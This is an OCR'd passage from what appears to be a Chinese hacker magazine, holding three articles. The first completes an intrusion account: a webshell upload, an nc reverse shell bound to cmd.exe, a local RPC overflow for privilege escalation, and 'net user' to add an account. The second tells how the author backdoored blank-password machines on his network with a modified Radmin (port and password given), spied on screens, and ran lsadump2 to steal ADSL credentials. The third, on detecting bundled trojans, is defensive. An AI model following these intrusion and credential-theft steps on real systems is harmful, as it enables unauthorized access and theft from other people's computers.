


图3

于是用工具上传webshell完毕！访问之后发现可以执行一些普通权限的命令。但是有很麻烦的问题，我们可以访问一些关键的目录，但没有Serv-U。可以改掉现在的瑞星的程序名，然后替换为自己的程序，但是那需要机器重启，鬼才知道什么时候他会重启呢。

于是netstat -an下看到机器的139和445都开启着，忽然想到如果管理员对防火墙太过重视的话也许会忽略掉本身的一些漏洞。如果他并不是对一些漏洞很重视的话也许就不会积极的给某些漏子打上补丁(很简单的思维可是很重要哦)。于是马上将nc传到主机上，反向连接并绑定cmd.exe。我得到了低权限的cmdshell了！接着上传不久前流行用的rpc溢出程序，明白了吧，在他自己的机器上溢出他自己，他可以对外禁止139和445端口，可是他总不可以禁止掉自己的吧！在溢出程序运行之后，直接在反向过来的shell里得到了另外一个高权限的shell，兴奋地**net user jnc 123 /add**下！看看结果吧，如图4。




图4

嘿嘿，不需要说什么了吧！看看管理员为自己对防火墙的信任都付出了些什么吧！Rpc的溢出结果可是最高权限的shell！本来想试试最近的ms04044在反向的shell里运行的结果怎么样，试了n次失败n次，本机测试居然ms04044程序占cpu的98%，不知道放主机上什么效果，估计是DDos的效果。还有以前的危害面很广的rpc溢出，一些管理员都屏蔽掉了445之类的端口，但也许只是屏蔽，当我们已经在防火墙的后面的时候，我们面对的只是一个不设防的城市。不要不相信你的眼睛！完全可以试试那些平时有防火墙庇护而找不到的漏洞，一些远程的溢出用在反向的shell里提权还是那么好用的！

知道了这种绕到敌人后方的攻击方法后，你还像以前那样的信任防火墙或者是害怕防火墙么？其实只有自己的安全意识的提高才是最好的防火墙，多打打补丁多做些安全设置才是最重要的。没有什么绝对的安全！如果有什么问题欢迎来黑客X论坛或者www.bingke.org讨论，我的ID就是剑心。

(本文涉及到的工具WIS、rpc溢出、文件上传工具，光盘有收录。)

傻瓜黑客

菜鸟学技术，工具组合很重要

郑文杰

从第一次见到X到现在，已经将近一年的时间了。刚开始时，确实看得头晕，连最基本的名词术语都不知道，更别提什么注入。虽然我连菜鸟都算不上，但我肯学，我爱学，于是最喜欢“傻瓜黑客”栏目了。在多看的基础上，我总是拿学校的局域网作试验，但总觉得缺乏真实感，但对外网来说，没有把握，也不敢轻易尝试，避免自己造成不必要的破坏。当今年第3期X到手后，啊D网络工具包的使用深深地吸引了我，于是我对同网段的个人机器做了试验，终于“黑”了一把，入侵后，查看了资料，还获得了他的上网帐号和密码。

前段时间看到X上对破解ADSL上网的帐号和密码有介绍，其中2004年12期上的方法最适合菜鸟，但是里面的工具PasswordViewer的配置实在是太麻烦，其实用超星阅读器很好用的（该期杂志就有介绍，在那篇文章的前一页）。除此以外，我总是用ariskkey（需要安装），该工具查看网页密码效果很好，直接点击recover就可以看到密码，不用任何设置，大家看我的截图，下面的部分应该很熟悉吧，图1。这个工具同webdav组合起来破解ADSL帐号密码，简直易如反掌。





图1

我这次是先入侵，后获取帐号密码。首先打开啊D网络工具包，点击“肉鸡查找”选项，设置与自己同网段的IP，点击查找即可，一会儿就会搜索到空密码主机，如图2，针对Win2000的主机（成功率很高的），我们用木马（IPC）种植机，将提前配置好的后门程序种植到搜索来的主机中，我这里使用的是X上介绍的Radmin修改版（这两种工具光盘中有收录），图标是一颗红红的草莓，图3。不过在正式点击开始前，我们最好先点击“检测共享”按钮，做到心中有数。这样几乎很容易就将Radmin的服务端种植到我们搜索到的空密码主机中，相反，如果检测不到共享，就会提示无法复制文件。完成后，会有提示：程序将在一分钟后启动，图4。我们可以在这个时候打开Radmin的控制端，建立一个新的连接，输入IP，端口要改成修改版中的318，密码heiyubai，然后等待肉鸡上线，我们可以不断地点击刷新按钮，等可爱的黄颜色的对号出来时，我们就可以控制了。我们选择屏幕查看，（尽量不要使用完全控制，那样太容易暴露自己）看看别人在干什么，因为与别人的私密有关系，我就不截图了。接下来干什么呢？还是看看他的上网帐号和密码吧！将我提前准备好的武器lsadump2，通过Radmin的文件管理传到他的系统文件夹下，然后通过Radmin的远程Telnet功能，在命令提示符下输入lsadump2让其运行起来，图5。在出来的内容里找到如下一段，**L$_RasDefaultCredentials#0**，图6。其中@adsl前、后分别是帐号和密码，具体怎么区分，你可以用自己的机子试试，很容易就找到了。


图2




图3




图4





图5


图6

我这次总共用到了三种工具，啊D扫描，种植木马；Radmin传文件，远程Telnet；lsadump2查看帐号密码。

这些是增加兴趣，增强信心的保证，但是学习真正的技术，还要从一点一滴作起才不会变成只会用工具的toolkid。

（文章的相关工具：啊D网络工具包、Radmin修改版、lsadump2、ARISKKEY光盘中有收录。）

检测捆绑文件的好方法

天涯衰草

众所周知，现在各种恶意程序已经成为威胁网络安全的重要因素之一。黑客在配置完恶意程序后，常常会通过各种方法对其进行伪装。在这些方法当中，黑客最常用也是最主要的方法，就是将恶意程序和其它的正规文件捆绑到一起，然后通过各种欺骗手段让对方运行伪装好的“正规”程序。当用户运行该文件后，恶意程序也随之悄然地进入用户的系统中。

虽然用户常常可以通过杀毒软件来识破这一欺骗手段，但是随着新木马的层出不穷以及旧木马的不断更新，杀毒软件也往往很难在第一时间对其进行查杀，所以这样也增大了用户中木马的几率。其实，对付这种捆绑文件并非无计可施，比如利用WINHEX等软件，对可疑文件的文件头标志进行分析后就能露出它的狐狸尾巴。

但是对于我们这些菜鸟来说，通过WINHEX等软件进行判断的方法显得过于繁琐和复杂，所以今天，笔者就为大家介绍三款小工具，它们虽然不能对伪装的木马进行查杀，但是可以检测出EXE文件是否被捆绑了其它的文件或是附加数据，从而避免我们成为黑客手中的肉鸡。这三款软件不但体积小巧，简单易用，而且还是绿色软件。

首先为大家介绍的这款工具名为“FBFD”。工具运行后，点击“Target”后面的“...”按钮，选择需要检测的程序或者直接将要检测的文件拖放到工具窗口，然后点击“Process File”按钮进行文件扫描，如果没有被捆绑其它的文件，软件就会显示：Nothing detected, the file looks clean；如果文件被捆绑有其它的文件，就会显示 449C7h extra bytes found, starting at offset 6000h，这就是多余数据的程序位置（提示语句会根据检测文件的多余数据的不同而不同），同时还提示用户是否清除多余的捆绑数据，如果要清除就点击“Clean File”按钮就可以了（如图1）。不过笔者在测试后发现，在清除捆绑的数据后，剩下的正常文件也往往不能正常的运行。想想既然文件有问题，我们还运行什么呢？




图 1

如果你觉得英文软件用的不顺手，下面这款名为“MT 捆绑克星”的全中文操作界面的工具你一定会满意。

运行MT捆绑克星，然后点击“浏览”按钮选择用户有疑问的文件，再点击“分析”按钮，MT 捆绑克星就会对文件是否进行过捆绑进行判断。如果没有进行过捆绑，程序就会提示“文件通过常规安全检查，可以使用！”如果捆绑有其他的文件，程序就会提示“文件可能经过捆绑，请小心使用！”（如图2），这样的话，我们在使用前就要很好的考虑一下呢。不过“MT 捆绑克星”只能对EXE文件进行分析，而不能对其他类型的文件进行分析。

